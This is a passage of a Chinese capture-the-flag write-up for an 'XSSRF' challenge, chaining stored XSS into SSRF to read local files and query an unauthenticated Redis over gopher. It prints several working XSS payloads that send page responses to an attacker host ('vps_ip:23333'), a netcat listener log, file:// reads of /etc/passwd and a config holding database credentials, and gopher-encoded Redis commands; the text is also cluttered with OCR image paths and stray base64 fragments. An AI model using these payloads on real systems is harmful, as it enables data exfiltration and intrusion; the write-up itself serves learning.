bmVyIj4KICAgIDxoMT5XZWxjb21lIHRvIHRoZSBhZG1pbmlzdHJhdG9yIHBhbmVsPC9oMT4KICAgIDxwPllvdSBjYW4gbWFuYWdlIHlvdXIgd2Vic2l0ZSBjb250ZW50IGhlcmUuPC9wPgo8L2Rpdj4KCjwvYm9keT4KPC9odG1sPgo=

解码后

保存到本地html里打开

XSSRF

- Send Mail
- Mailbox
- Sent Mail
- Set Admin
- Send Request


- Hello, admin (Administrator)
- Logout

123

From: yypl

发现多了一个send request的功能，跟过去看代码


```
<a class="navbar-brand" href="index.php">XSSRF</a>

<ul class="navbar-nav">
  <li class="nav-item">
    <a class="nav-link" href="sendmail.php">Send Mail</a>
  </li>
  <li class="nav-item">
    <a class="nav-link" href="mailbox.php">Mailbox</a>
  </li>
  <li class="nav-item">
    <a class="nav-link" href="sentmail.php">Sent Mail</a>
  </li>
  <li class="nav-item">
    <a class="nav-link" href="setadmin.php">Set Admin</a>
  </li>
  <li class="nav-item">
```




没错，是多了一个request.php
那么结合题目意思，应该是有ssrf，我想应该就是利用这里的request.php了吧
那么继续去读这个页面的html

```
<svg/onload="
xmlhttp=new XMLHttpRequest();
xmlhttp.onreadystatechange=function()
{
    if (xmlhttp.readyState==4 && xmlhttp.status==200)
    {
        document.location='http://vps_ip:23333/?'+btoa(xmlhttp.responseText);
    }
}
xmlhttp.open("GET","request.php",true);
xmlhttp.send();
">
```

经过编码后发送，得到


root@[redacted]:~# nc -l -vv -p 23333
Listening on [0.0.0.0] (family 0, port 23333)
Connection from [140.118.126.236] port 23333 [tcp/*] accepted (family 2, sport 39588)
GET /?PCFET0NUWVBFIGh0bWw+CjxodG1sIGxhbmc9ImVuIj4KICA8aGVhZD4KICAgIDxtZXRhIGNoYXJzZXQ9IlVURi04Ij4KICAgIDx0aXRsZT5YU1NSRiAtIFJlc
XVlc3Q8L3RpdGxlPgogICAgPGxpbmsgcmVsPSJzdHlsZXNoZWV0IiBocmVmPSJib290c3RyYXAvY3NzL2Jvb3RzdHJhcC5taW4uY3NzIiBtZWRpYT0iYWxsIj4KICAg
IDxsaW5rIHJlbD0ic3R5bGVzaGVldCIgaHJlZj0ic3R5bGUuY3NzIiBtZWRpYT0iYWxsIj4KICAgIDxzdHlsZT5wcmUgeyBiYWNrZ3JvdW5kLWNvbG9yOiAjZWVlOyB
wYWRkaW5nOiA1cHg7IH08L3N0eWxlPgogIDwvaGVhZD4KICA8Ym9keT4KPG5hdiBjbGFzcz0ibmF2YmFyIG5hdmJhci1leHBhbmQtbGcgbmF2YmFyLWRhcmsgYmctZG
安全客 (www.anquanke.com)

同样解码后发现代码


0b24gY2xhc3M9ImJ0biBidG4tcHJpbWFyeSI+U2VuZCBSZXF1ZXN0PC9idXR0b24+CiAgICAgIDwvZm9ybT4KICAgIDwvZGl2PgogIDwvYm9keT4KPC9odG1s
<form action="/request.php" method="POST">
<div class="form-group">
<label for="url">URL</label>
<textarea name="url" class="form-control" id="url" aria-describedby="url" placeholder="URL" rows="10"></textarea>
</div>
<button class="btn btn-primary">Send Request</button>
</form>

应该xss的点就是在这里了
于是尝试file协议读 `/etc/passwd`

```
<svg/onload="
xmlhttp=new XMLHttpRequest();
xmlhttp.onreadystatechange=function()
{
    if (xmlhttp.readyState==4 && xmlhttp.status==200)
    {
        document.location='http://vps_ip:23333/?'+btoa(xmlhttp.responseText);
    }
}
xmlhttp.open("POST","request.php",true);
xmlhttp.setRequestHeader("Content-type","application/x-www-form-urlencoded");
xmlhttp.send("url=file:///etc/passwd");
">
```

XSSRF

- Send Mail
- Mailbox
- Sent Mail
- Set Admin
- Send Request

- Hello, admin (Administrator)
- Logout

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
messagebus:x:105:107::/var/run/dbus:/bin/false
mysql:x:106:108:MySQL Server,,,:/nonexistent:/bin/false
redis:x:107:110::/var/lib/redis:/bin/false
```

URL file:///etc/passwd

发现成功读取了`/etc/passwd`
那么我们回想到最初的文件

```
User-agent: *
Disallow: /config.php
Disallow: /you/cant/read/config.php/can/you?
Disallow: /backup.zip
```

于是直接读config.php

```
<svg/onload="
xmlhttp=new XMLHttpRequest();
xmlhttp.onreadystatechange=function()
{
    if (xmlhttp.readyState==4 && xmlhttp.status==200)
    {
        document.location='http://vps_ip:23333/?'+btoa(xmlhttp.responseText);
    }
}
xmlhttp.open("POST","request.php",true);
xmlhttp.setRequestHeader("Content-type","application/x-www-form-urlencoded");
xmlhttp.send("url=file:///var/www/html/config.php");
">
```

XSSRF

- Send Mail
- Mailbox
- Sent Mail
- Set Admin
- Send Request

- Hello, admin (Administrator)
- Logout

```
<?php

// database config
define('DB_USER', 'xssrf');
define('DB_PASS', 'xssrfmeplz');
define('DB_HOST', 'host=localhost');
define('DB_NAME', 'xssrf');

// redis config
define('REDIS_HOST', 'localhost');
define('REDIS_PORT', 25566);

// define flag
define('FLAG', 'FLAG{curl -v -o flag --next flag://in-the.redis/the?port=25566&good=luck}');

$c_hardness = 5; // how many proof of work leading zeros
```

URL file:///var/www/html/config.php

Send Request

cool，于是我们拿到了第二个flag

```
FLAG{curl -v -o flag --next flag://in-the.redis/the?port=25566&good=luck}
```


xssrf redis

只剩下最后一步打redis了
这里很容易就想到了gopher未授权访问打redis
上一题提示我们redis再25566端口，于是我们尝试访问一下

```
<svg/onload="
xmlhttp=new XMLHttpRequest();
xmlhttp.onreadystatechange=function()
{
    if (xmlhttp.readyState==4 && xmlhttp.status==200)
    {
        document.location='http://vps_ip:23333/?'+btoa(xmlhttp.responseText);
    }
}
xmlhttp.open("POST","request.php",true);
xmlhttp.setRequestHeader("Content-type","application/x-www-form-urlencoded");
xmlhttp.send("url=gopher://127.0.0.1:25566/_info%250a_quit");
">
```

于是愉快的打出信息，发现果然是未授权访问

```
repl_backlog_active:0

repl_backlog_size:1048576

repl_backlog_first_byte_offset:0

repl_backlog_histlen:0


# CPU

used_cpu_sys:146.80

used_cpu_user:46.93

used_cpu_sys_children:0.00

used_cpu_user_children:0.00


# Cluster

cluster_enabled:0


# Keyspace

db0:keys=1,expires=0,avg_ttl=0


-ERR unknown command '_quit'
```



那么看看key有哪些

```
xmlhttp.send("url=gopher://127.0.0.1:25566/_KEYS%2520*%250a_quit");
```

XSSRF

- Send Mail
- Mailbox
- Sent Mail
- Set Admin
- Send Request

- Hello, admin (Administrator)
- Logout

```
*1

$4

flag

+OK
```

URL gopher://127.0.0.1:25566/_KEYS%20*%0a_quit

Send Request

发现了flag


然后我们尝试读取

```
xmlhttp.send("url=gopher://127.0.0.1:25566/_get%2520flag%250a_quit");
```

发现报错

- Send Request
- Hello, admin (Administrator)
- Logout

```
-WRONGTYPE Operation against a key holding the wrong kind of value

+OK
```



发现类型错误了
那我们看看类型

```
xmlhttp.send("url=gopher://127.0.0.1:25566/_type%2520flag%250a_quit");
```

XSSRF

- Send Mail
- Mailbox
- Sent Mail
- Set Admin
- Send Request

- Hello, admin (Administrator)
- Logout

```
+list

+OK
```

gopher://127.0.0.1:25566/_type%20flag%0a_quit

发现是个list
那我们看看长度

```
xmlhttp.send("url=gopher://127.0.0.1:25566/_llen%2520flag%250a_quit");
```

XSSRF

- Send Mail
- Mailbox
- Sent Mail
- Set Admin
- Send Request

- Hello, admin (Administrator)
- Logout

```
:53

+OK
```

URL gopher://127.0.0.1:25566/_llen%20flag%0a_quit

Send Request


发现是53

那我们可以愉快的读取list了

```
xmlhttp.send("url=gopher://127.0.0.1:25566/_lrange%2520flag%25200%252053%250a_quit");
```

```
$1
i
$1
d
$1
e
$1
R
$1
{
$1
G
$1
A
$1
L
$1
F
+OK
```


我们把它拼接起来



so cool
得到最后的flag

```
FLAG{Rediswithout authentication is easy to exploit}
```

后记

此题结束后，我对XSS的观点有了巨大的改变= =，实在是太强了

```
            </div>
```